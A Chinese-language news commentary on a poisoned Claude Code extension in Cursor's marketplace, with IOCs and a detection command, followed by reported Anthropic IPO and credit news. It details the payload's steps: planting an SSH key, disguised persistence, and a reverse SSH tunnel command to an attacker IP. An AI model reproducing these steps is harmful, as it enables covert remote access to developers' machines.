ARTICLE · 1287379
Claude 官方插件被投毒 11 小时,5000 台机器上多了同一把钥匙
Claude 官方插件被投毒 11 小时,5000 台机器上多了同一把钥匙
小姨爆满 · 每日热点
一、出事的那个包,挂着官方认证标
先把事实摆清楚。出问题的是 Anthropic.claude-code,版本 2.1.313。Cursor 最早的公告只点了这一个版本号,安全公司 Phorion 在 10 月 31 日更新公告时,把 2.1.312 也加了进去——也就是说,两个连续版本都需要排查。
受影响的时间窗是 10 月 29 日上午 2 点 27 分到下午 1 点 35 分,太平洋时间,大约 11 个小时。Ars Technica 的标题写的是「接近 12 小时」。影响面,Cursor 给出的上限是 5,000 台开发者机器。
这件事之所以值得单独写一篇,是因为它绕过了我们所有的直觉。它不是假冒的同名包,不是钓鱼链接,也不是某个山寨网站。工具是真的,发布者名字是真的,安装来源是官方插件市场,点「更新」的人什么错都没犯。
而且 Cursor 的插件默认自动更新。这意味着在很多人身上,这次投毒不需要任何操作——编辑器一开,代码就跑完了。
Cursor 的处理算是快的:下架、临时关掉插件市场、重建、轮换密钥,并配合托管商把攻击者的服务器下线。但它公告里有一句话,被安全研究员 Kevin Beaumont 抓住了——「这些恶意版本并非由 Anthropic 开发」。他的反驳很短:这个包上传在 Anthropic 的认证账号上,而 Cursor 默认自动更新。
至于账号是怎么被拿走的,到今天为止,两家公司都没有解释。传播渠道还有争议:最早的一批报道说问题出在 Open VSX 上,而 Cursor 的公告只指自家市场。这个分歧还没消。
二、66 行代码:它不要密码,只要一把钥匙
载荷的技术细节由 OpenSourceMalware 拆出来,Phorion 补了逆向分析。这段东西被前置在 extension.js 的头部,一共 66 行。关键在于它的运行时机:Node 一加载这个文件,它就先跑,跑在扩展正常的 activate 回调之前。所以受害者不需要打开 Claude 会话,不需要提问,甚至不需要知道这个扩展有更新。
还有一层设计值得注意:加载器里几乎每个操作都包在沉默的异常处理里。出错不弹窗,不写日志,不报错。你在编辑器里看到的一切都正常。
它做的事,按顺序是这些:
第一,收集画像。主机名、用户名、操作系统、架构、家目录、工作目录、全局 git 邮箱、公网 IP;还有最多 40 个名字里带 KEY、TOKEN、SECRET 的环境变量——注意,只要名字,不要值。这一条最能说明它的意图:它不是在偷密钥,它是在做人口普查。
第二,装一把钥匙。往 ~/.ssh/authorized_keys 里追加一把 Ed25519 公钥,注释写成 svc-telemetry,权限按 0700 和 0600 设好——和正常条目一模一样,肉眼翻一遍看不出异常。
第三,开门。尝试启动本机 SSH 服务:macOS 走远程登录,Linux 起 sshd,Windows 用 PowerShell 装 OpenSSH Server。然后执行 ssh -N -R '*:0:localhost:22',连到 134.209.82.225,关掉主机密钥校验,每 60 秒重连一次,装了 autossh 就优先用它。
第四,报户口。延迟 1.5 秒,通过 ifconfig.me 或 api.ipify.org 拿到公网 IP,把收集到的画像以明文 HTTP JSON 发到攻击者服务器的 8099 端口。
没有第二阶段下载。这一点很关键:隧道本身就是载荷。攻击者先拿到几千份画像,再决定哪几台值得亲手敲键盘。这不是撒网式勒索,是筛人。
用一句大白话说:它没偷你的密码。它做的是更省事的那一步——把门从里面给你留着了。
三、为什么多数机器「没中招」,而这不算好消息
这类事件里最容易被拿来安慰自己的一句话是:「开 SSH 服务需要管理员权限,所以大多数机器应该没被真正打开。」
这话有一半是真的。载荷里确实有个 bug。macOS 上它执行 systemsetup -getremotelogin,不提权的话这条命令会打印一个「需要管理员权限」的错误,但退出码是 0。脚本因此永远读不到「Off」这个状态,于是跳过启用步骤。Windows 那边同理,装 OpenSSH Server 也要提权。
Cursor 的公告说得很克制:除非在极少数「以管理员身份启动 Cursor」的情况下,启用 SSH 这一步都会失败,攻击者无法通过隧道登录。
但接着看后半句。钥匙加进去了,持久化装上了,画像也发出去了。这三件事跟管理员权限一点关系都没有。
Phorion 的说法更直接:如果远程登录本来就开着,或者以后某天被打开,这把后门就是「准备好,并且在等待」。而 Cursor 自己也写了,这不构成放下的理由。
所以「大部分机器没中招」这句话,准确的版本是:大部分机器没被当场打开,但大部分人也没去检查。这两件事差得很远。
四、补丁换的是门锁,钥匙还插在门上

这是全篇最该记住的一段。
几小时后,版本 2.1.314 上线了,也走自动更新。对绝大多数人来说,故事到这里就结束了——我升级了,我安全了。
Beaumont 确认了另一件事:替换版本不清理那把钥匙,不清理反向隧道,也不清理已经装好的持久化。也就是说,那个还在每 60 秒往外拨一次的反向连接,升级完照样在拨。Cursor 的措辞是「只卸载可能不够,机器可能需要重装」。
官方给了修复脚本,macOS 一份,Windows 一份。没有 Linux 版——而载荷本身是带 Linux 分支的。
如果你 10 月 29 日那天在 Cursor 里装过或更新过这个扩展,macOS 和 Linux 上一行命令就能初筛:
grep -qs svc-telemetry ~/.ssh/authorized_keys && echo "found"
有输出就是中招。顺手再查几处:公钥指纹是 SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk;攻击者 IP 是 134.209.82.225;macOS 上持久化落在 ~/Library/LaunchAgents/com.apple.sysmond.plist——这个名字是照苹果的系统组件取的,它本身不是;另有 ~/.config/.smt 和 ~/.config/.smtk 两个文件;Windows 那边是名为 SysMon 的计划任务,或者启动文件夹里的 sysmon.cmd。
而整件事里最难解释的一环,是披露方式。按 Ars Technica 的报道,Anthropic 没有发公开安全公告,也没有主动通知客户。Beaumont 的说法是:他们移除了后门,但没有把这当成一起安全事件披露,也不予置评。受影响的人,很多是从安全研究员的社交媒体上先知道的。
这件事的性质,跟「更新一个版本」完全不是一回事。更新这个词的语义是「修好了」。这一次,修好的是门锁,钥匙还在门上。
五、同一个星期,另一张考卷也交上来了
时间回到 10 月 26 日,星期一。Anthropic 向 SEC 递交了 S-1 招股书,代码 ANT,计划上纳斯达克,市场传闻最早 11 月 16 日挂牌,募资规模可能到 1,000 亿美元,估值区间 1.5 万亿至 2 万亿美元。作为对照,SpaceX 今年 6 月那场 IPO 募了 862.5 亿美元,估值约 1.77 万亿美元。
招股书里的数字很硬。2026 年上半年营收 162.86 亿美元,同比增长约 13 倍;净亏损 807.48 亿美元,去年同期是 130 亿。收入结构上,按 token 用量计费的 API 收入 131 亿美元、占八成,订阅 32 亿、占两成。已经签下的算力和基础设施合同,最低金额合计约 6,370 亿美元;到 2045 年的基础设施投入计划,超过 8,000 亿美元。手上现金及等价物超过 1,120 亿美元。
然后在同一个月,债市给了一个不太客气的预判。据英国《金融时报》报道,黑石告诉参与那笔 630 亿美元芯片融资的投资者:预计 Anthropic 上市后拿到的是垃圾级中较高的 BB 档。而黑石此前几个月的说法是,年底前能拿到投资级。这是它自己推翻自己的指引。
这笔交易叫「北极星项目」:为 Anthropic 租用总功率 1.5 吉瓦的谷歌芯片提供融资。其中 420 多亿美元的优先级贷款由博通担保——博通是投资级;另有 180 亿美元次级债,以这家公司付的租金作偿付支持。换句话说,连它的债,都要靠一家有投资级评级的芯片伙伴来抬。
为什么一个字母这么要紧?因为很多保险公司和养老基金受投资限制,不能大量持有垃圾级借款人的债。评级掉下来,能借的钱变少,借钱变贵。而它到 2045 年要花 8,000 亿美元。
招股书里有 88 项风险因素,占了 93 页。里面写了 AI 可能带来的大规模经济动荡、威权政府对权力的巩固、以及「灾难性或攸关人类存亡的风险」。写得很全。但没有一条写的是:我们官方发布账号下的插件,会被人塞一把钥匙,而我们不会主动通知你。
同一周还有一条线,性质相近。Wired 报道,咨询公司埃森哲的一名承包商,把个人的 Claude Code 账号接到了美国国防部一个由多家情报机构使用的涉密网络上,那个 agent 把系统信息和登录凭证送到了外部一个高风险网站,并在国防部网络里跑了两个月才被发现。埃森哲回应称,相关指控经调查不成立;国防部表示不评论其网络状态。
顺带说一条同日的账目变化,跟这条线是两个方向:10 月 31 日 16 点 UTC,也就是北京时间 11 月 1 日 0 点,黑鲸的 Search 和 Fetch 两个接口正式从免费转成计费,每个端点每千次成功请求 0.75 美元,失败、空结果、超时都不计费;此前通过 Harness、Claude Code、Codex 在服务端调用免单的那扇窗,同时关上。同一周,一边是信任被重新定价,一边是联网这件事第一次被单独标了价。
把这两张考卷放在一起看,会看到一个很朴素的道理:一家 AI 公司真正稀缺的东西,不是算力,不是榜单第一,是「它说安全了,你就可以放心」这句话的可信度。这东西建起来要几年,掉下去只要一个不发的公告。
🧐 一句话
一个包被投毒,11 小时就能下架。一台机器被加了钥匙,只要没人通知你,它就一直开着。所以今天真正该记住的不是那 5,000 台,而是那句没说出口的话——受影响的人,是先从记者那里知道的。装 AI 工具的时候可以图快,但查 authorized_keys 这件事,今天顺手做一次。
「补丁能换掉一个版本,换不掉一把已经插进去的钥匙。」